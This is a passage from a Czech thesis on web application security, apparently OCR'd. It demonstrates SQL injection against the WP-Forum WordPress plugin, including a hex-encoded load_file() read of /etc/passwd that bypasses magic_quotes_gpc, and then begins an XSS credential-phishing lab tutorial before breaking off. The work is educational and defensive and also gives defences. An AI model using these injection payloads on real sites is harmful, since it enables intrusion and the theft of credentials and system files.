


Obrázek 8 - Výstup z tabulky wp_users, zdroj: Autor

Útočníkovi nemusí stačit výpis z tabulky uživatelů, může se pokusit získat data z disku. Pokusí se nahradit funkci CONCAT() za LOAD_FILE(). Nejprve si zjistí, o jaký operační systém se jedná pomocí funkce VERSION():

```
...select+null,version(),null,...
```

Výstup z obrázku 9 naznačuje, že se jedná o linux konkrétně distribuci UBUNTU. Útočník se pokusí získat obsah souboru `/etc/hosts`, který obsahuje seznam uživatelů v operačním systému linux.



Obrázek 9 - Výstup verze OS, zdroj: Autor

Provedená úprava pro získání dat ze souboru je následující:

```
...select+null,load_file('/etc/passwd'),null,...
```

Tento příklad nebude úspěšný, jelikož dotaz obsahuje uvozovky, které jsou přeformátovány na znaky HTML kódu. To zpusobuje nastavení parametru na **On** v konfiguraci webového serveru u položky `magic_quotes_gpc`. Jedná se o defaultní nastavení konfigurace serveru. Obrázek 10 ukazuje nastavení serveru Apache.


magic_quotes_gpc	On	On

Obrázek 10 - Nastavení web serveru Apache, zdroj: Autor

Z tohoto důvodu útočník obejde funkci `magic_quotes_gpc` převedením řetězce `/etc/hosts` do šestnáckového tvaru. Upravený select URL bude vypadat následovně:

```
...select+null,load_file(0x2F6574632F706173737764),null,...
```

Tato formulace úspěšně obešla omezení `magic_quotes_gpc` a data jsou vypsána na výstup přesně jako na obrázku 11. Je nutno se podívat do zdrojového kódu stránky, kde jsou data skryta.



Obrázek 11 - Výpis dat z disku, zdroj: Autor

4.3.3 Zhodnocení útoku

Pokud aplikace není správně ošetřena, může se stát tento typ útoku velmi nebezpečným. I když jsou hesla v tabulce uložena jako hash řetězec, jak je vidět z obrázku 9. V takové podobě jsou daná hesla nepoužitelná. Nicméně by bylo možně, pomocí generátoru vygenerovat si sadu hesel, přesněji jejich hash řetězce, který by se pak porovnávaly se získaným hash z aplikace. Je pravdou, že prolamování hesel na takovéto bezvýznamné aplikaci by nejspíše nemělo smysl. Ale ukazuje to příklad toho, že data je možné získat a pracovat s nimi dále. Aplikace WordPress ukládá hesla hashem MD5, což je na druhou stranu alespoň minimální ochrana, než mít hesla uložena v otevřené podobě.

Dále útočník získal emaily, ty mohou sloužit pro šíření spamu, hoax[7], nebo mohou být použití pro jiný typ útoku.

[7] Hoax – jedná se je šíření poplašných, nebezpečných a zbytečných řetězových zpráv.

Co se týče zneužití funkce `load_file` pro čtení souboru z disku, tak databázový uživatel, jehož účet využívá webová aplikace, by určitě neměl mít globální právo `FILE` pro možnost čtení dat z disku. Pokud je u databáze nutná například replikace databází, mělo by se toto právo udělit jinému uživateli, přes kterého by se takovéto operace dělali.

Stupeň obtížnosti tohoto útoku je závislý pouze na znalostech databázového jazyka SQL.

5 Závěr

Rostoucí oblíbenost webu jako prostředku zábavy, komunikace či obchodu naznačuje, že bezpečnost webových aplikací bude často diskutovaným tématem. Dnes již nejsou útoky prováděny pro slávu či zábavu, ale trendem se stává komercionalizace. Útočníci či skupiny útočníků provádějí napadení webových aplikací pro finanční prospěch plynoucí z prodeje získaných citlivých údajů na černém trhu.

Část práce popisuje šest nejznámějších typů útoků. U každého typu útoku byl popsán způsob aplikace, jaké riziko představuje a jakou metodu obrany lze zvolit. Detailní pozornost byla věnována dvěma velmi nebezpečným útokům a to Cross Site Scripting a SQL injection. Oba útoky byly aplikovány na zranitelnosti v existující aplikaci diskuzního fóra WP-Forum. Diskuzní fórum je přídavný modul do aplikace redakčního systému WordPress.

Tuto aplikaci jsem si zvolil, jelikož počátkem tohoto roku byla vydána zpráva o zranitelnosti typu SQL injection na konkrétní verzi diskuzního fóra 1.7.8. Díky získaným znalostem o postupech při útocích na webové aplikace během tvorby této práce, jsem se pokusil otestovat aplikaci redakčního systému na další zranitelnosti. Shodou okolností jsem našel další zranitelnost typu XSS (Cross Site Scripting) opět u diskuzního fóra, která dosud nebyla nikde publikovaná.

Součástí této práce je také CD obsahující software a tutoriály demonstrující útoky na webovou aplikaci WordPress, uvedené v kapitole 4. Jedná se o tři tematicky členěné videotutoriály. První popisuje instalaci testovacího prostředí, druhý ukazuje útok SQL injection a třetí útok XSS. Délka každého videotutoriálu nepřesahuje 10 minut, proto by mohli mít uplatnění na cvičeních pro studenty týkajících se bezpečnosti webových aplikací. Ke každému tutoriálu je také přidán postup ve formě pdf dokumentu.

Cílem této práce bylo představit metody útoků na webové aplikace a popsat možná rizika plynoucí z těchto útoků. Popsaná problematika by měla objasnit programátorům webových aplikací možné hrozby plynoucí z nedostatečného zabezpečení aplikace. Naopak uživatelům by měla tato práce ukázat bezpečnostní rizika spojená s užíváním webových aplikací. Dle mého názoru problematika bezpečnosti webových aplikací je a bude nedílnou součástí každodenního přístupu do světa internetu.

6 Použité zdroje

[1] CHARLES, Aulds. *Linux - administrace serveru Apache*. Ludvík Roubíček. [s.l.] : Grada Publishing a.s., 2003. 535 s. ISBN 8024706407.

[2] PICHLÍK, Roman. *Třívrstvá architektura v kostce I.* [online]. 2004 [cit. 2009-07-07]. Dostupný z WWW: http://pichlik.sweb.cz/archive/2004_11_07_archive.html#110012817926264151>.

[3] POUR, Jan, PROKOP, Roman. *Podniková informatika: počítačové aplikace v podnikové a mezipodnikové* . [s.l.] : Grada Publishing a.s., 2006. 482 s. ISBN 8024712784.

[4] KOSEK, Jiří. *Dynamické HTML* [online]. c1998 [cit. 2009-05-05]. Dostupný z WWW: <http://www.kosek.cz/clanky/dhtml/index.html>.

[5] w3schools.com. *Web Statistics and Trends* [online]. c2009 [cit. 2009-06-15]. Dostupný z WWW: <http://www.w3schools.com/browsers/browsers_stats.asp>.

[6] BOLLINGER, Gary, NATARAJAN, Bharathi. *JSP - Java Server Pages: podrobný průvodce začínajícího tvůrce Moderní programování*. [s.l.] : Grada Publishing a.s, 2003. 418 s. ISBN 8024703408.

[7] GILFILLAN, Ian. *Myslíme v MySQL 4 - knihovna programátora*. [s.l.] : Grada Publishing a.s., 2003. 750 s. ISBN 802470661.

[8] SCAMBRAY, Joel, SHEMA, Mike. *Hacking bez tajemstv. - Webové aplikace*. [s.l.] : Computer Press, 2003. 360 s. ISBN 80-

7226-769-8.

[9] ČÍŽEK, Jakub. *Jak vypadá botnet a kolik stojí ukradená kreditka* [online]. 2009 [cit. 2009-07-11]. Dostupný z WWW: <http://www.zive.cz/Clanky/Video-Jak-vypada-botnet-a-kolik-stoji-ukradena-kreditka/sc-3-a-147727/default.aspx>.

[10] TAKÁCS, Michal. *Inteligentné rozhranie pre zabezpečenie webovských aplikácií*. [s.l.], 2004. 10 s. Fakulta informatiky a informačných technológií, Slovenská technická univerzita. Seminární práce.

[11] FERSCHMANN, Petr. *Bezpečnost na webu - přehled útoků na webové aplikace* [online]. 2008 [cit. 2009-07-06]. Dostupný z WWW: <http://zdrojak.root.cz/clanky/prehled-utoku-na-webove-aplikace/>.

[12] MAČOK, Martin , STRÁDAL, Vít. NESMRTELNÝ CROSS-SITE SCRIPTING. *Data Security Management*. 2005, č. 3, s. 50.

[13] *XSS (Cross-Site Scripting) hacking* [online]. 2008 [cit. 2009-05-12]. Dostupný z WWW: <http://www.security-portal.cz/clanky/xss-cross-site-scripting-hacking>.

[14] PŘIBYL, Tomáš. *XSS – skriptování napříč servery* [online]. 2008 [cit. 2009-06-22]. Dostupný z WWW: <http://www.systemonline.cz/it-security/xss-skriptovani-napric-servery.htm>.

[15] Cross Site Request Forgery. *Hakin9*. 2008, č. 2, s. 40.

[16] *Foiling Cross-Site Attacks* [online]. 2003 [cit. 2009-05-20]. Dostupný z WWW: <http://shiflett.org/articles/foiling-cross-site-attacks>.

[17] VRÁNA, Jakub. Bezpečnost PHP aplikací. *Crypto-World* [online]. 2008, č. 6 [cit. 2009-07-28]. Dostupný z WWW: <http://crypto-world.info/casop10/crypto06_08.pdf>.

[18] ČEPIČKA, David . *Http://securityworld.cz/securityworld/clickjacking-jaka-je-sance-na-uspesnou-obranu-97* [online]. 2009 [cit. 2009-07-04]. Dostupný z WWW: <http://securityworld.cz/securityworld/clickjacking-jaka-je-sance-na-uspesnou-obranu-97>.

[19] HANSEN , Robert , GROSSMAN, Jeremiah. *Clickjacking* [online]. 2008 [cit. 2009-07-14]. Dostupný z WWW: <http://www.sectheory.com/clickjacking.htm>.

[20] WOOTEN, Dylan . *Clickjacking the newest craze on the internet* [online]. 2009 [cit. 2009-07-21]. Dostupný z WWW: <http://www.examiner.com/x-13831-Computer-Security-Examiner~y2009m7d1-Clickjacking-the-newest-craze-on-the-internet?cid=exrss-Computer-Security-Examiner>.

[21] DŽUBÁK, Josef. *Phishing* [online]. 2008 [cit. 2009-07-07]. Dostupný z WWW: <http://www.hoax.cz/phishing/>.

[22] DŽUBÁK, Josef. *Ceska sporitelna - varovani (12.3.2008) v2* [online]. 2008 [cit. 2009-03-18]. Dostupný z WWW: <http://www.hoax.cz/phishing/index.php?action=hoax_detail&id=798>.

[23] *Wordpress Wp-forum plugin 1.7.8 Sql injection vulnerability* [online]. 2009 [cit. 2009-06-06]. Dostupný z WWW: <http://www.milw0rm.com/exploits/7738>.


7 Seznam pojmů a zkratek

ActiveX	je jednou z technologií, jež umožňují vkládat do internetových stránek malé prográmky. Tato možnost značně rozšiřuje schopnosti webových stránek.
ASP.NET	je soubor webových technologií, které patří do rodiny .NET framework. Slouží pro tvorbu webových aplikací.
Cookie	Cookies běžně slouží k rozlišování jednotlivých uživatelů. Webový server je odešle prohlížeči, který je uloží na počítači užvatele.
CSRF	(Cross-Site Request Forgery) jedna z metod útoků na webové aplikace.
CSS	(Cascading Style Sheets) jazyk pro popis způsobu zobrazení webových stránek.
CVV2	(Card Verification Value 2) je jedním z bezpečnostních prvků, který se u platebních karet používá, jedná se o tří nebo čtyř číselnou hodnotu na zadní straně platební karty. Používá se u plateb na internetu.
DoS	(Denial of Service) je typ útoku, který má znepřístupnit počítačový systém nebo síť pro jeho uživatele.
DDoS	(Distributed Denial of Service) podobný princip jako DoS, ale pro útok jsou zneužity desítky až tisíce infiltrovaných počítačů.
E-commerce	Elektronická komerce dnes zahrnuje nejen nakupování a prodej na internetu, ale například také elektronické online platby, e-marketing,elektronické výměny dat,...
Flash	Grafický vektorový program od firmy Adobe.
Hash	Hash je jednocestná funkce používaná pro transformaci vstupního řetězce libovolné délky na výstupní řetězec pevné délky.
HTML	(HyperText Markup Language) jedná se o jazyk pro tvorbu webových stránek.
HTTP	(Hypertext Transfer Protokol) protokol, kterým webové prohlížeče a webové servery komunikují.

HTTPS	(HyperText Transfer Protocol Secure) je šifrovanou variantou internetového protokolu HTTP pro přenos webových stránek.
JavaScript	je programovací jazyk, který se používá v internetových stránkách. Vykonává se na straně klienta.
IIS	(Internet Information Services) webový server.
MD5	(Message-Digest algorithm 5) hašovací algoritmus.
MySQL	Databázový systém.
PHP	(Hypertext Preprocessor) skriptovací programovací jazyk.
SQL	(Structured Query Language) dotazovací jazyk používaný pro práci s daty v relačních databázích.
URL	(Unique Resource Locator) způsob jak jednoznačně zapsat umístění souboru na internetu nebo na intranetu.
WWW	(World Wide Web) je označení pro aplikace internetového protokolu HTTP.
XSS	(Cross Site Scripting) metoda narušení WWW stránek využitím bezpečnostních chyb ve skriptech.

8 Přílohy

Příloha 1: Obsah CD



Obrázek 12 - Obsah CD, zdroj: Autor

Příloha 2: Tutoriál 3, aplikace útoku XSS

1. Úvod

Tento tutoriál ukazuje jednotlivé kroky k dosažení útoku XSS (Cross Site Scripting). K demonstraci útoku jsou použity dva klienti a jeden server:

- Server má označení Host_A_Server a reprezentuje webový server, kde je nainstalována aplikace WordPress.
- První klient je označen jako Host_B_Client. Tento klient reprezentuje útočníka. Na jeho počítač bude přesměrována oběť útoku, kde se jí zobrazí přihlašovací stránka. Tato stránka je vzhledově totožná se stránkou na serveru Host_A_Server. Po zadání uživatelského jména a hesla budou tato data uložena do útočníkovy databáze. Po uložení do databáze dojde k přesměrování zpět na diskuzní fórum na serveru Host_A_Server.
- Druhý klient je označen jako ao_machine. Tento klient bude reprezentovat oběť. Po přihlášení do WordPressu bude chtít přistoupit do diskuzního fóra, ale bude přesměrován na počítač útočníka.

Použitý software:

- Na serveru Host_A_Server je následující software:

Tabulka 1 - Seznam software použitý při testování pro Host_A_Server

Produkt	Datum vydání verze (měsíc/rok)	Popis
Ubuntu 9.04	04/2009	Operační systém
PHP 5.2.6-3	05/2008	Programovací jazyk
Apache Server 2.2.11	05/2009	Web server
MySQL 5.0.75-0	12/2008	Databáze
WordPress 2.1	10/2008	Redakční systém
WP-Forum plugin 1.7.8	07/2008	Diskuzní fórum

- Na klientu Host_B_Client je následující software :

Tabulka 2 - Seznam software použitý při testování pro Host_B_Client

Produkt	Datum vydání verze (měsíc/rok)	Popis
Ubuntu 9.04	04/2009	Operační systém
PHP 5.2.6-3	05/2008	Programovací jazyk
Apache Server 2.2.11	05/2009	Web server
MySQL 5.0.75-0	12/2008	Databáze

- Na klientu ao_machine není nutné nic instalovat. Stačí použít libovolný operační systém a webový prohlížeč. V tomto tutoriálu je volena kombinace operační systém Windows XP a webový prohlížeč Firefox 3.0.

2. Aplikace Útoku XSS


a) Popis IP adres útočníka a webového serveru ukazuje obrázek 1:

Obrázek 1 - Bod a) Úvodní popis

b) Není nutno být přihlášený jako uživatel Wordpressu.

c) Vejděte do webového fóra Bp-Forum.

d) Vejděte do libovolné diskuze webového fóra např.: Metodiky. Struktura fóra je na obrázku 2:



Obrázek 2 - Bod d) Seznam témat


e) Budete napadat zadávací pole Message pro vytvoření nového tématu pro diskuzi.

f) Prvním pokusem bude vložení jednoduchého PHP skriptu pro otestování zranitelnosti na vkládání PHP skriptu:

- Vložte PHP kód:

```
<?php echo "XSS" ?>
```

pro výpis textu na obrazovku, obrázek 3




Obrázek 3 - Bod f) Vložení PHP skriptu

- Po vstoupení do uložené zprávy je vidět, že žádný kód se nespustil. Důvodem je přeformátování vloženého řetězce. Za <? Je vložena mezera < ?. Proto je řetězec chápán jako obyčejný text. Upravený text je tedy:

```
< ?php echo "XSS" ?>
```

Znázorněno na obrázku 4:

